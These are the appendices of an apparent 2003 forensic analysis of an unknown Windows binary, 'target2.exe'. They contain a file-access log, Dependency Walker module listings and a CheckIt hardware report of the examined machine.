1545 153:49:08 target2.exe:700 IRP_MJ_READ*
C:\WINNT\System32\MFC42.DLL SUCCESS Offset: 864256 Length: 16384

```

```

1546 153:49:08 target2.exe:700 IRP_MJ_READ*
      C:\WINNT\System32\MFC42.DLL SUCCESS      Offset: 856064 Length: 8192
1547 153:49:08 target2.exe:700 IRP_MJ_READ*
      C:\WINNT\System32\MFC42.DLL SUCCESS      Offset: 8192 Length: 16384
1548 153:49:08 target2.exe:700 IRP_MJ_READ*
      C:\WINNT\System32\MFC42.DLL SUCCESS      Offset: 659456 Length: 16384
1549 153:49:08 target2.exe:700 IRP_MJ_READ*
      C:\WINNT\System32\MFC42.DLL SUCCESS      Offset: 438272 Length: 32768
1550 153:49:08 target2.exe:700 IRP_MJ_READ*
      C:\WINNT\System32\MFC42.DLL SUCCESS      Offset: 888832 Length: 16384
1551 153:49:08 target2.exe:700 IRP_MJ_READ*
      C:\WINNT\System32\MFC42.DLL SUCCESS      Offset: 655360 Length: 4096
1552 153:49:08 target2.exe:700 FSCTL_IS_VOLUME_MOUNTED
      C:\UnknownBinary\File SUCCESS
1553 153:49:08 target2.exe:700 FASTIO_QUERY_OPEN
      C:\WINNT\System32\MFC42LOC.DLL SUCCESS
1554 153:49:08 target2.exe:700 FSCTL_IS_VOLUME_MOUNTED
      C:\UnknownBinary\File SUCCESS
1555 153:49:08 target2.exe:700 FASTIO_QUERY_OPEN
      C:\WINNT\System32\MFC42LOC.DLL SUCCESS
1556 153:49:08 target2.exe:700 IRP_MJ_READ*
      C:\WINNT\System32\MSVCP60.dll SUCCESS      Offset: 8192 Length: 32768
1557 153:49:08 target2.exe:700 IRP_MJ_READ*
      C:\WINNT\System32\MSVCP60.dll SUCCESS      Offset: 376832 Length: 8192
1558 153:49:08 target2.exe:700 IRP_MJ_READ*
      C:\UnknownBinary\File\target2.exe SUCCESS      Offset: 4096 Length: 8192

1559 153:49:08 target2.exe:700 IRP_MJ_READ*
      C:\UnknownBinary\File\target2.exe SUCCESS      Offset: 16384 Length: 4096

1635 153:49:23 target2.exe:700 IRP_MJ_READ*
      C:\WINNT\System32\MFC42.DLL SUCCESS      Offset: 98304 Length: 32768
1636 153:49:23 target2.exe:700 IRP_MJ_CLEANUP C:\UnknownBinary\File
      SUCCESS
1637 153:49:23 target2.exe:700 IRP_MJ_CLOSE C:\UnknownBinary\File
      SUCCESS

```

Appendix V – Dependency Walker analysis of “target2.exe”

```
*****| System Information |*****
Dependency Walker:      2.1.3623 (32-bit)
Operating System:      Microsoft Windows 2000 Professional (32-bit)
OS Version:            5.00.2195 Service Pack 3
Processor:             x86 Family 15 Model 2 Stepping 7, GenuineIntel, ~1798MHz
Number of Processors:  1
Computer Name:        RICK2
User Name:            Richard Lee
Local Date:           Wednesday, June 18, 2003
Local Time:           153:34:06 Canada Central Standard Time (GMT-06:00)
OS Language:          0x0409: English (United States)
Memory Load:          14%
Physical Memory Total: 536,399,872 (512 MB)
Physical Memory Used:  79,450,112
Physical Memory Free:  456,949,760

Page File Memory Total: 1,309,704,192
Page File Memory Used:  58,490,880
Page File Memory Free:  1,251,213,312
Virtual Memory Total:   2,147,352,576
Virtual Memory Used:    40,964,096
Virtual Memory Free:    2,106,388,480
Page Size:              0x00001000 (4,096)
Allocation Granularity: 0x00010000 (65,536)
Min. App. Address:     0x00010000 (65,536)
Max. App. Address:     0x7FFEFFFF (2,147,418,111)

*****| Search Order |*****
*
* Legend: F File                      E Error (path not valid)
*
*****

The system's "KnownDLLs" list
[F ] c:\winnt\system32\ADVAPI32.DLL
[F ] c:\winnt\system32\COMCTL32.DLL
[F ] c:\winnt\system32\COMDLG32.DLL
[F ] c:\winnt\system32\GDI32.DLL
[F ] c:\winnt\system32\IMAGEHLP.DLL
[F ] c:\winnt\system32\KERNEL32.DLL
[F ] c:\winnt\system32\LEZ32.DLL
[F ] c:\winnt\system32\MPR.DLL
[F ] c:\winnt\system32\MSVCRT.DLL
[F ] c:\winnt\system32\NTDLL.DLL
[F ] c:\winnt\system32\OLE32.DLL
[F ] c:\winnt\system32\OLEAUT32.DLL
[F ] c:\winnt\system32\OLECLI32.DLL
[F ] c:\winnt\system32\OLECNV32.DLL
[F ] c:\winnt\system32\OLESVR32.DLL
[F ] c:\winnt\system32\OLETHK32.DLL
[F ] c:\winnt\system32\RPCRT4.DLL
[F ] c:\winnt\system32\SHELL32.DLL
[F ] c:\winnt\system32\SHLWAPI.DLL
[F ] c:\winnt\system32\URL.DLL
[F ] c:\winnt\system32\URLMON.DLL
[F ] c:\winnt\system32\USER32.DLL
[F ] c:\winnt\system32\VERSION.DLL
[F ] c:\winnt\system32\WININET.DLL
[F ] c:\winnt\system32\WLDAP32.DLL
[F ] c:\winnt\system32\WOW32.DLL
The application directory
[ ] C:\UnknownBinary\File\
The 32-bit system directory
[ ] C:\WINNT\System32\
The 16-bit system directory (Windows NT/2000/XP only)
[ ] C:\WINNT\system\
The system's root OS directory
```

```

[ ] C:\WINNT\
The application's registered "App Paths" directories
The system's "PATH" environment variable directories
[ ] C:\WINNT\system32\
[ ] C:\WINNT\
[ ] C:\WINNT\System32\Wbem\

```

```

*****| Module Dependency Tree |*****
*
* Legend: F Forwarded Module ? Missing Module 6 64-bit Module *
*          D Delay Load Module ! Invalid Module *
*          * Dynamic Module E Import/Export Mismatch or Load Failure *
*          ^ Duplicate Module *
*
*****

```

```

[ ] TARGET2.EXE
  [ ] KERNEL32.DLL
    [ ] NTDLL.DLL
    [F^ ] NTDLL.DLL
  [ ] ADVAPI32.DLL
    [ ^ ] NTDLL.DLL
    [ ^ ] KERNEL32.DLL
      [F^ ] NTDLL.DLL
    [ ] RPCRT4.DLL
      [ ^ ] NTDLL.DLL
      [ ^ ] KERNEL32.DLL
        [F^ ] NTDLL.DLL
      [ ^ ] ADVAPI32.DLL
  [ ] WS2_32.DLL
    [ ^ ] MSVCRT.DLL
    [ ^ ] KERNEL32.DLL
      [F^ ] NTDLL.DLL
    [ ^ ] ADVAPI32.DLL
    [ ] WS2HELP.DLL
      [ ^ ] NTDLL.DLL
      [ ^ ] ADVAPI32.DLL
      [ ^ ] KERNEL32.DLL
        [F^ ] NTDLL.DLL
      [D^ ] USER32.DLL
    [D ] USER32.DLL
      [ ^ ] NTDLL.DLL
      [ ^ ] KERNEL32.DLL
        [F^ ] NTDLL.DLL
      [ ] GDI32.DLL
        [ ^ ] NTDLL.DLL
        [ ^ ] KERNEL32.DLL
          [F^ ] NTDLL.DLL
          [ ^ ] USER32.DLL
    [ ] MFC42.DLL
      [ ^ ] MSVCRT.DLL
      [ ^ ] KERNEL32.DLL
        [F^ ] NTDLL.DLL
      [ ^ ] GDI32.DLL
      [ ^ ] USER32.DLL
    [D ] OLEPRO32.DLL
      [ ^ ] KERNEL32.DLL
        [F^ ] NTDLL.DLL
      [ ^ ] USER32.DLL
      [ ^ ] GDI32.DLL
      [ ^ ] OLE32.DLL
      [ ^ ] ADVAPI32.DLL
      [ ^ ] OLEAUT32.DLL
    [D^ ] ADVAPI32.DLL
    [D ] OLE32.DLL
      [ ^ ] RPCRT4.DLL
      [ ^ ] GDI32.DLL
      [ ^ ] KERNEL32.DLL
        [F^ ] NTDLL.DLL
      [ ^ ] USER32.DLL

```

```

    [ ^ ] ADVAPI32.DLL
    [ ^ ] NTDLL.DLL
[D ] OLEAUT32.DLL
    [ ^ ] OLE32.DLL
    [ ^ ] USER32.DLL
    [ ^ ] GDI32.DLL
    [ ^ ] KERNEL32.DLL
        [F^ ] NTDLL.DLL
    [ ^ ] ADVAPI32.DLL
[D ] COMCTL32.DLL
    [ ^ ] NTDLL.DLL
    [ ^ ] GDI32.DLL
    [ ^ ] KERNEL32.DLL
        [F^ ] NTDLL.DLL
    [ ^ ] USER32.DLL
    [ ^ ] ADVAPI32.DLL
[D ] SHELL32.DLL
    [ ^ ] NTDLL.DLL
    [ ^ ] GDI32.DLL
    [ ^ ] USER32.DLL
    [ ^ ] KERNEL32.DLL
        [F^ ] NTDLL.DLL
    [ ^ ] ADVAPI32.DLL
    [ ] SHLWAPI.DLL
        [ ^ ] GDI32.DLL
        [ ^ ] KERNEL32.DLL
            [F^ ] NTDLL.DLL
        [ ^ ] USER32.DLL
            [ ^ ] ADVAPI32.DLL
            [ ^ ] COMCTL32.DLL
            [D^ ] RPCRT4.DLL
[D ] COMDLG32.DLL
    [ ^ ] SHLWAPI.DLL
    [ ^ ] KERNEL32.DLL
        [F^ ] NTDLL.DLL
    [ ^ ] USER32.DLL
    [ ^ ] GDI32.DLL
    [ ^ ] ADVAPI32.DLL
    [ ^ ] COMCTL32.DLL
    [ ^ ] SHELL32.DLL
    [ ^ ] MSVCRT.DLL
    [ ^ ] NTDLL.DLL
[D^ ] WINSPOOL.DRV
[D ] WINSPOOL.DRV
    [ ^ ] NTDLL.DLL
    [ ^ ] KERNEL32.DLL
        [F^ ] NTDLL.DLL
    [ ^ ] RPCRT4.DLL
    [ ^ ] ADVAPI32.DLL
    [ ^ ] GDI32.DLL
    [ ^ ] USER32.DLL
    [ ] MPR.DLL
        [ ^ ] NTDLL.DLL
        [ ^ ] KERNEL32.DLL
            [F^ ] NTDLL.DLL
        [ ^ ] ADVAPI32.DLL
        [ ^ ] USER32.DLL
[D^ ] OLE32.DLL
[D^ ] OLEAUT32.DLL
[D ] ACTIVEDES.DLL
    [ ] ADSLDPC.DLL
        [ ^ ] MSVCRT.DLL
        [ ^ ] NTDLL.DLL
        [ ^ ] NETAPI32.DLL
        [ ] WLDAP32.DLL
            [ ^ ] MSVCRT.DLL
            [ ^ ] KERNEL32.DLL
                [F^ ] NTDLL.DLL
            [ ^ ] ADVAPI32.DLL
[D ] CRYPT32.DLL

```

```

[ ^ ] MSVCRT.DLL
[   ] MSASN1.DLL
      [ ^ ] MSVCRT.DLL
      [ ^ ] KERNEL32.DLL
      [ ^ ] USER32.DLL
[ ^ ] RPCRT4.DLL
[ ^ ] ADVAPI32.DLL
[ ^ ] KERNEL32.DLL
      [F^ ] NTDLL.DLL
[ ^ ] USER32.DLL
[D ] VERSION.DLL
      [ ^ ] KERNEL32.DLL
      [ ^ ] NTDLL.DLL
      [   ] LZ32.DLL
            [ ^ ] NTDLL.DLL
            [ ^ ] KERNEL32.DLL
            [ ^ ] USER32.DLL
      [ ^ ] USER32.DLL
[ ^ ] ADVAPI32.DLL
[ ^ ] USER32.DLL
[ ^ ] KERNEL32.DLL
      [F^ ] NTDLL.DLL
[ ^ ] MSVCRT.DLL
[ ^ ] NTDLL.DLL
[ ^ ] OLE32.DLL
[ ^ ] ADVAPI32.DLL
[ ^ ] KERNEL32.DLL
      [F^ ] NTDLL.DLL
[ ^ ] USER32.DLL
[ ^ ] OLEAUT32.DLL
[D ] NETAPI32.DLL
      [ ^ ] MSVCRT.DLL
      [ ^ ] NTDLL.DLL
      [   ] SECUR32.DLL
            [ ^ ] NTDLL.DLL
            [ ^ ] KERNEL32.DLL
            [ ^ ] ADVAPI32.DLL
[ ^ ] ADVAPI32.DLL
[   ] NETRAP.DLL
      [ ^ ] MSVCRT.DLL
      [ ^ ] NTDLL.DLL
      [ ^ ] KERNEL32.DLL
[ ^ ] RPCRT4.DLL
[ ^ ] KERNEL32.DLL
      [F^ ] NTDLL.DLL
[   ] SAMLIB.DLL
      [ ^ ] NTDLL.DLL
      [ ^ ] ADVAPI32.DLL
      [ ^ ] RPCRT4.DLL
      [ ^ ] KERNEL32.DLL
            [F^ ] NTDLL.DLL
[ ^ ] WS2_32.DLL
[ ^ ] WLDAP32.DLL
[ ^ ] DNSAPI.DLL
[D ] NTDSAPI.DLL
      [ ^ ] MSVCRT.DLL
      [ ^ ] NTDLL.DLL
      [ ^ ] DNSAPI.DLL
      [ ^ ] RPCRT4.DLL
      [ ^ ] WLDAP32.DLL
      [ ^ ] NETAPI32.DLL
      [ ^ ] KERNEL32.DLL
            [F^ ] NTDLL.DLL
[ ^ ] SECUR32.DLL
[ ^ ] WS2_32.DLL
[D ] W32TOPL.DLL
      [ ^ ] NTDLL.DLL
      [ ^ ] KERNEL32.DLL
[D ] DNSAPI.DLL
      [ ^ ] MSVCRT.DLL
      [ ^ ] ADVAPI32.DLL

```

```

    [ ^ ] KERNEL32.DLL
        [F^ ] NTDLL.DLL
    [ ^ ] WSOCK32.DLL
        [F^ ] WS2_32.DLL
    [ ^ ] RPCRT4.DLL
[D ] WININET.DLL
    [ ^ ] SHLWAPI.DLL
    [ ^ ] ADVAPI32.DLL
    [ ^ ] KERNEL32.DLL
        [F^ ] NTDLL.DLL
    [ ^ ] USER32.DLL
[D^ ] CRYPT32.DLL
[D^ ] OLE32.DLL
[D^ ] VERSION.DLL
[D ] WSOCK32.DLL
    [ ^ ] KERNEL32.DLL
    [ ^ ] WS2_32.DLL
    [F^ ] WS2_32.DLL
[D ] OLE32.DLL
    [ ^ ] MSVCRT.DLL
    [ ^ ] KERNEL32.DLL
    [ ^ ] USER32.DLL
    [ ^ ] GDI32.DLL
    [ ^ ] ADVAPI32.DLL
    [ ^ ] OLE32.DLL
[D ] URLMON.DLL
    [ ^ ] OLE32.DLL
    [ ^ ] SHLWAPI.DLL
    [ ^ ] USER32.DLL
    [ ^ ] GDI32.DLL
    [ ^ ] ADVAPI32.DLL
    [ ^ ] KERNEL32.DLL
        [F^ ] NTDLL.DLL
    [ ^ ] VERSION.DLL
[D^ ] WININET.DLL
[D^ ] RPCRT4.DLL
[D^ ] SHELL32.DLL
[D^ ] MPR.DLL
[D ] ODBC32.DLL
    [ ^ ] MSVCRT.DLL
    [ ^ ] KERNEL32.DLL
        [F^ ] NTDLL.DLL
    [ ^ ] ADVAPI32.DLL
    [ ^ ] USER32.DLL
    [ ^ ] COMDLG32.DLL
    [ ^ ] COMCTL32.DLL
    [ ^ ] SHELL32.DLL
[ ] MSVCRT.DLL
    [ ^ ] KERNEL32.DLL
        [F^ ] NTDLL.DLL
[ ] MSVCP60.DLL
    [ ^ ] MSVCRT.DLL
    [ ^ ] KERNEL32.DLL
        [F^ ] NTDLL.DLL

```

```

*****| Module List |*****
*
* Legend: D Delay Load Module ? Missing Module 6 64-bit Module *
* * Dynamic Module ! Invalid Module *
* E Import/Export Mismatch or Load Failure *
*
*****

```

Module	File Time Stamp	Link Time Stamp	File Size	Attr.	Link Checksum	Real
Checksum CPU	Subsystem	Symbols Preferred Base	Actual Base	Virtual Size	Load Order	File Ver
Product Ver	Image Ver	Linker Ver	OS Ver	Subsystem Ver		
-----	-----	-----	-----	-----	-----	-----
-----	-----	-----	-----	-----	-----	-----
-----	-----	-----	-----	-----	-----	-----

[]	ADVAPI32.DLL	2002.07.22 13:05	2002.07.23 01:13	367,376	A	0x00065640	0x00065640
x86	Console	DBG	0x77DB0000	Unknown	0x0005D000	Not Loaded	5.0.2195.5385
5.0.2195.5385	5.0	5.12	5.0	4.0			
[]	GDI32.DLL	2002.07.22 13:05	2002.07.23 01:13	234,256	A	0x00048894	0x00048894
x86	Console	DBG	0x77F40000	Unknown	0x0003C000	Not Loaded	5.0.2195.5252
5.0.2195.5252	5.0	5.12	5.0	4.10			
[]	KERNEL32.DLL	2002.07.22 13:05	2002.07.23 01:13	733,968	A	0x000B5326	0x000B5326
x86	Console	DBG	0x77E80000	Unknown	0x000B6000	Not Loaded	5.0.2195.5400
5.0.2195.5400	5.0	5.12	5.0	4.0			
[]	MFC42.DLL	2000.07.26 06:00	1999.11.30 03:33	995,383	A	0x000FE3F3	0x000FE3F3
x86	GUI	PDB	0x6C370000	Unknown	0x000F2000	Not Loaded	6.0.8665.0
6.0.4.0	6.0	6.0	4.0	4.0			
[]	MSVCP60.DLL	2001.03.27 16:11	1998.06.17 12:52	401,462	A	0x00069F69	0x00069F69
x86	GUI	PDB	0x780C0000	Unknown	0x00061000	Not Loaded	6.0.8168.0
6.0.8168.0	0.0	6.0	4.0	4.0			
[]	MSVCRT.DLL	2002.07.22 13:05	2001.09.20 15:52	290,869	A	0x00048405	0x00048405
x86	GUI	PDB	0x78000000	Unknown	0x00046000	Not Loaded	6.1.9359.0
6.1.9359.0	0.0	6.0	4.0	4.0			
[]	NTDLL.DLL	2002.07.22 13:05	2002.07.23 01:13	490,768	A	0x0007B14B	0x0007B14B
x86	Console	DBG	0x77F80000	Unknown	0x0007B000	Not Loaded	5.0.2195.5400
5.0.2195.5400	5.0	5.12	5.0	4.0			
[]	RPCRT4.DLL	2002.07.22 13:05	2002.07.23 01:13	450,832	A	0x0007B599	0x0007B599
x86	Console	DBG	0x77D30000	Unknown	0x00071000	Not Loaded	5.0.2195.5419
5.0.2195.5419	5.0	5.12	5.0	4.10			
[]	TARGET2.EXE	2003.02.20 12:45	2002.11.28 01:53	26,793	A	0x00000000	0x0000DC8A
x86	Console	None	0x00400000	Unknown	0x00006000	Not Loaded	N/A
0.0	6.0	4.0	4.0				N/A
[]	USER32.DLL	2002.07.22 13:05	2002.07.23 01:13	405,264	A	0x00067389	0x00067389
x86	GUI	DBG	0x77E10000	Unknown	0x00065000	Not Loaded	5.0.2195.4314
5.0.2195.4314	5.0	5.12	5.0	4.0			
[]	WS2_32.DLL	2002.07.22 13:05	2002.07.23 01:14	68,368	A	0x0001A8F4	0x0001A8F4
x86	Console	DBG	0x75030000	Unknown	0x00013000	Not Loaded	5.0.2195.4874
5.0.2195.4874	5.0	5.12	5.0	4.10			
[]	WS2HELP.DLL	2000.07.26 06:00	1999.11.30 03:31	18,192	A	0x000087D1	0x000087D1
x86	Console	DBG	0x75020000	Unknown	0x00008000	Not Loaded	5.0.2134.1
5.0.2134.1	5.0	5.12	5.0	4.0			
[D]	ACTIVEDS.DLL	2002.07.22 13:05	2002.07.23 01:13	179,472	A	0x0003AEED	0x0003AEED
x86	Console	DBG	0x773B0000	Unknown	0x0002E000	Not Loaded	5.0.2195.5312
5.0.2195.5312	5.0	5.12	5.0	4.0			
[D]	ADSLDPC.DLL	2002.07.22 13:05	2002.07.23 01:13	130,832	A	0x000297D6	0x000297D6
x86	Console	DBG	0x77380000	Unknown	0x00022000	Not Loaded	5.0.2195.5400
5.0.2195.5400	5.0	5.12	5.0	4.0			
[D]	COMCTL32.DLL	2002.07.22 13:05	2002.07.23 01:13	552,208	A	0x0008CC1D	0x0008CC1D
x86	GUI	DBG	0x77B50000	Unknown	0x00089000	Not Loaded	5.81.3315.3727
5.0.3315.3727	5.0	5.12	5.0	4.0			
[D]	COMDLG32.DLL	2002.07.22 13:05	2002.07.23 01:13	226,576	A	0x0003EEA1	0x0003EEA1
x86	GUI	DBG	0x76B30000	Unknown	0x0003D000	Not Loaded	5.0.3315.3727
5.0.3315.3727	5.0	5.12	5.0	4.0			
[D]	CRYPT32.DLL	2002.07.22 13:05	2002.07.23 01:13	475,408	A	0x00078DCF	0x00078DCF
x86	GUI	DBG	0x77440000	Unknown	0x00077000	Not Loaded	5.131.2195.4558
5.131.2195.4558	5.0	5.12	5.0	4.0			
[D]	DNSAPI.DLL	2002.07.22 13:05	2002.07.23 01:13	134,416	A	0x0002D9AB	0x0002D9AB
x86	Console	DBG	0x77980000	Unknown	0x00024000	Not Loaded	5.0.2195.5354
5.0.2195.5354	5.0	5.12	5.0	4.0			
[D]	LZ32.DLL	2000.07.26 06:00	1999.11.30 03:30	10,000	A	0x0000A8D0	0x0000A8D0
x86	Console	DBG	0x759B0000	Unknown	0x00006000	Not Loaded	5.0.2134.1
5.0.2134.1	5.0	5.12	5.0	4.10			
[D]	MPR.DLL	2002.07.22 13:05	2002.07.23 01:14	55,056	A	0x00012F0A	0x00012F0A
x86	Console	DBG	0x76620000	Unknown	0x00010000	Not Loaded	5.0.2195.3649
5.0.2195.3649	5.0	5.12	5.0	4.0			
[D]	MSASN1.DLL	2002.07.22 13:05	2002.07.23 01:13	52,496	A	0x0001011D	0x0001011D
x86	GUI	DBG	0x77430000	Unknown	0x00010000	Not Loaded	5.0.2195.4067
5.0.2195.4067	5.0	5.12	5.0	4.0			
[D]	NETAPI32.DLL	2002.07.22 13:05	2002.07.23 01:14	312,592	A	0x00052F82	0x00052F82
x86	Console	DBG	0x75170000	Unknown	0x0004F000	Not Loaded	5.0.2195.5427
5.0.2195.5427	5.0	5.12	5.0	4.0			
[D]	NETRAP.DLL	2000.07.26 06:00	1999.11.30 03:31	11,536	A	0x0000D1DD	0x0000D1DD
x86	Console	DBG	0x751C0000	Unknown	0x00006000	Not Loaded	5.0.2134.1
5.0.2134.1	5.0	5.12	5.0	4.10			

[D]	NTDSAPI.DLL	2002.07.22 13:05	2002.07.23 01:13	57,616	A	0x000123C1	0x000123C1
x86	Console	DBG	0x77BF0000	Unknown	0x00011000	Not Loaded	5.0.2195.4827
5.0.2195.4827	5.0	5.12	5.0	4.10			
[D]	ODBC32.DLL	2002.07.22 13:05	2002.03.25 16:40	217,360	A	0x00042E91	0x00042E91
x86	GUI	DBG	0x1F7D0000	Unknown	0x00034000	Not Loaded	3.520.6200.0
3.520.6200.0	5.0	5.12	5.0	4.0			
[D]	OLE32.DLL	2002.07.22 13:05	2002.07.23 01:13	991,504	A	0x000F9027	0x000F9027
x86	Console	DBG	0x77A50000	Unknown	0x000F5000	Not Loaded	5.0.2195.5400
5.0.2195.5400	5.0	5.12	5.0	4.0			
[D]	OLEAUT32.DLL	2002.07.22 13:05	2002.07.23 01:13	626,960	A	0x0009F6F0	0x0009F6F0
x86	GUI	DBG	0x779B0000	Unknown	0x0009B000	Not Loaded	2.40.4518.0
2.40.4518.0	0.0	5.12	4.0	4.0			
[D]	OLEDLG.DLL	2000.07.26 06:00	1999.12.07 18:42	118,032	A	0x0002A26A	0x0002A26A
x86	GUI	DBG	0x752F0000	Unknown	0x0001F000	Not Loaded	5.0.2134.1
5.0.2134.1	5.0	5.12	5.0	4.0			
[D]	OLEPRO32.DLL	2002.07.22 13:05	2002.07.23 01:14	164,112	A	0x0002F005	0x0002F005
x86	GUI	DBG	0x695E0000	Unknown	0x00029000	Not Loaded	5.0.4518.0
2.40.4518.0	0.0	5.12	4.0	4.0			
[D]	SAMLIB.DLL	2002.07.22 13:05	2002.07.23 01:14	50,960	A	0x0001208B	0x0001208B
x86	Console	DBG	0x75150000	Unknown	0x00010000	Not Loaded	5.0.2195.4827
5.0.2195.4827	5.0	5.12	5.0	4.0			
[D]	SECUR32.DLL	2002.07.22 13:05	2002.07.23 01:13	48,400	A	0x00018014	0x00018014
x86	Console	DBG	0x77BE0000	Unknown	0x0000F000	Not Loaded	5.0.2195.4587
5.0.2195.4587	5.0	5.12	5.0	4.0			
[D]	SHELL32.DLL	2002.07.22 13:05	2002.07.23 01:13	2,374,416	A	0x00250F59	0x00250F59
x86	GUI	DBG	0x782F0000	Unknown	0x00246000	Not Loaded	5.0.3502.5436
5.0.3502.5436	5.0	5.12	5.0	4.0			
[D]	SHLWAPI.DLL	2002.07.22 13:05	2002.07.23 01:13	290,064	A	0x00051018	0x00051018
x86	GUI	DBG	0x77C70000	Unknown	0x0004A000	Not Loaded	5.0.3502.5332
5.0.3502.5332	5.0	5.12	5.0	4.0			
[D]	URLMON.DLL	2002.07.22 13:05	2002.07.23 01:13	452,880	A	0x000739D4	0x000739D4
x86	GUI	DBG	0x77640000	Unknown	0x00072000	Not Loaded	5.0.3502.5400
5.0.3502.5400	5.0	5.12	5.0	4.0			
[D]	VERSION.DLL	2000.07.26 06:00	1999.12.01 01:37	16,144	A	0x0000C983	0x0000C983
x86	GUI	DBG	0x77820000	Unknown	0x00007000	Not Loaded	5.0.2134.1
5.0.2134.1	5.0	5.12	5.0	4.0			
[D]	W32TOPL.DLL	2000.07.26 06:00	1999.11.30 03:31	12,560	A	0x00006E3B	0x00006E3B
x86	Console	DBG	0x754A0000	Unknown	0x00007000	Not Loaded	5.0.2160.1
5.0.2160.1	5.0	5.12	5.0	4.10			
[D]	WININET.DLL	2002.07.22 13:05	2002.07.23 01:13	461,584	A	0x00073F00	0x00073F00
x86	GUI	DBG	0x76C00000	Unknown	0x00073000	Not Loaded	5.0.3502.4619
5.0.3502.4619	5.0	5.12	5.0	4.0			
[D]	WINSPOOL.DRV	2002.07.22 13:05	2002.07.23 01:13	113,936	A	0x00027317	0x00027317
x86	GUI	DBG	0x77800000	Unknown	0x0001E000	Not Loaded	5.0.2195.5225
5.0.2195.5225	5.0	5.12	5.0	4.0			
[D]	WLDAP32.DLL	2002.07.22 13:05	2002.07.23 01:13	162,576	A	0x00034EEE	0x00034EEE
x86	GUI	DBG	0x77950000	Unknown	0x0002A000	Not Loaded	5.0.2195.5400
5.0.2195.5400	5.0	5.12	5.0	4.0			
[D]	WSOCK32.DLL	2002.07.22 13:05	2002.07.23 01:14	21,776	A	0x00012632	0x00012632
x86	Console	DBG	0x75050000	Unknown	0x00008000	Not Loaded	5.0.2195.4874
5.0.2195.4874	5.0	5.12	5.0	4.10			

***** | Log | *****

Appendix VI – CheckIt Portable Edition Detailed Report of Compromised System

Generated by: CheckIt Portable Edition - 7.1.2
Date : 24-Jun-2003
Time : 16:07
Comments : Before Going Live on Net
Customer :
Technician : Richard A. LEE

Detailed Report

Hardware Detection Summary

Platform : Compaq, Intel(R) 440BX AGPset
System : s/n 6911BW42B785
CPU : Pentium II Processor, 400 MHz
BIOS : Compaq, 686T3
Memory : 128 MB
Video : XPERT@WORK, 8 MB
I/O Buses : ISA, PCI, IDE, USB
Floppy : 1.44MB, 3.5" Drive A
HDD(s) : WDC AC26400R, 6.15 Gb, s/n WD-WM6271392877
CD-ROM(s) : CD-ROM CDU701-Q, x14
Serial : COM1, COM2
Parallel : LPT1
Network : Fast Ethernet NIC NC3121 with Wake on LAN
Fast Ethernet NIC NC3121 with Wake on LAN
Sound : ESS Audio

Network

Network Adapter(s) Found:

1. Fast Ethernet NIC NC3121 with Wake on LAN
2. Fast Ethernet NIC NC3121 with Wake on LAN

Fast Ethernet NIC NC3121 with Wake on LAN

PCI network adapter

Location : PCI Card in Slot 1
Vendor Id : 8086h (Intel Corporation)
Device Id : 1229h (82557/8/9 EtherExpress PRO/100(B) Ethernet Adapter)
Class : 00h (Ethernet Controller)

Sub Vendor Id : 0E11h (Compaq)
Sub Device Id : B0D7h (Fast Ethernet NIC NC3121 with Wake on LAN)

=====
Fast Ethernet NIC NC3121 with Wake on LAN
=====

PCI network adapter

=====
Location : PCI Card in Slot 4
Vendor Id : 8086h (Intel Corporation)
Device Id : 1229h (82557/8/9 EtherExpress PRO/100(B) Ethernet Adapter)
Class : 00h (Ethernet Controller)
Sub Vendor Id : 0E11h (Compaq)
Sub Device Id : B0D7h (Fast Ethernet NIC NC3121 with Wake on LAN)
=====

=====
APM Bios
=====

APM Bios

=====
APM BIOS version 1.2 is enabled
BIOS Power Management disengaged

Real mode API supported via INT 15

32-bit protected mode API supported

Physical address of entry point : F000:0000C019
Physical data segment : F000
Code segment limit : FFFFh
Data segment limit : FFFFh

16-bit protected mode API supported

Physical address of entry point : F000:C030
Physical data segment : F000
Code segment limit : FFFFh
Data segment limit : FFFFh

=====
APM Bios Tests Folder
=====

=====
Suspend-Resume test
=====

Not Tested

=====
CMOS
=====

CMOS
=====

Real-time clock settings

Date (Y/M/D) : 2003:06:24
Time : 16:05:56
Real-Time clock alarm : 00:16:02

Memory info

Base Memory : 640 KB
Extended Memory : 64512 KB

Floppy Disk Drive Types : 40h

Drive A: : 1.44MB, 3.5" drive
Drive B: : No drive

Hard Disk Drive Types

Hard Disk 1 Type : 01h
Hard Disk 2 Type : 00h

Equipment byte : 03h

Number of Floppy Drives : 1
Primary Video Display : Video card with BIOS ROM
Display : disabled
Keyboard : disabled
FPU Installed : Yes
Floppy Drive Installed : Yes

Status register A : 26h

Divider control. : Normal (32768 Hz)
Rate selection : 0.976562 ms (default)

Status register B : 02h

Cycle update : disabled
Periodic interrupt : disabled
Alarm interrupt : disabled
Update ended interrupt : disabled
Square wave output : disabled
Daylight savings time : disabled
Time and calendar stored as BCD values
Hours are stored in 24 hour mode

Status register D : 80h

RTC Power is : good

Diagnostic Status : 00h
Shutdown Status : 00h (Vendor specific)
Information Flags : 80h (Vendor specific)
CMOS Checksum : 047Bh

CMOS RAM Raw Table

```
-----  
0000: 56 02 05 16 - 16 00 02 24 "V.....$"  
0008: 06 03 26 02 - 40 80 00 00 "...&.@..."  
0010: 40 00 10 00 - 03 80 02 00 "@....."  
0018: FC 01 00 00 - 00 F0 00 0D "....."  
0020: 00 00 00 00 - 7E 2B 00 40 "...~+.@"  
0028: 00 9E 02 23 - 00 00 04 7B "...#...{"  
0030: 00 FC 20 80 - 00 31 31 00 "... ..11."  
0038: 00 00 00 00 - 00 00 00 00 "....."  
0040: 80 24 00 00 - 00 00 05 51 ".$.....Q"  
0048: 10 32 54 76 - 00 00 00 00 ".2Tv...."  
0050: 20 0E 18 00 - 00 00 EC 40 " .....@"  
0058: 00 10 00 03 - 80 02 00 FC "....."  
0060: 01 00 00 00 - F0 00 05 00 "....."  
0068: 00 00 00 7E - 2B 00 40 00 "...~+.@"  
0070: 9E 02 23 00 - 00 04 73 00 "...#...s."  
0078: 00 00 00 00 - 00 00 00 00 "....."  
-----
```

=====
CMOS Tests Folder
=====

=====
CMOS test
=====

Not Tested

=====
Keyboard
=====

Keyboard

```
=====  
Keyboard Type : Enhanced AT keyboard  
Keyboard IDs : FA AB 41  
  
Command Byte : 57h  
=====
```

=====
Keyboard Tests Folder
=====

Diagnostic echo

=====
Not Tested

=====
Keyboard interactive test
=====

Not Tested

=====
PIC
=====

=====
PIC Tests Folder
=====

=====
PIC base test
=====

Not Tested

=====
PCMCIA
=====

No PCMCIA Adapter Found or PCMCIA Adapter
is not Configured

=====
BIOS
=====

BIOS

=====
BIOS Date : 08/05/1999
BIOS Copyright : (c) 1982, 1999 Compaq Computer Corporation - all rights
reserve
BIOS Sign On :

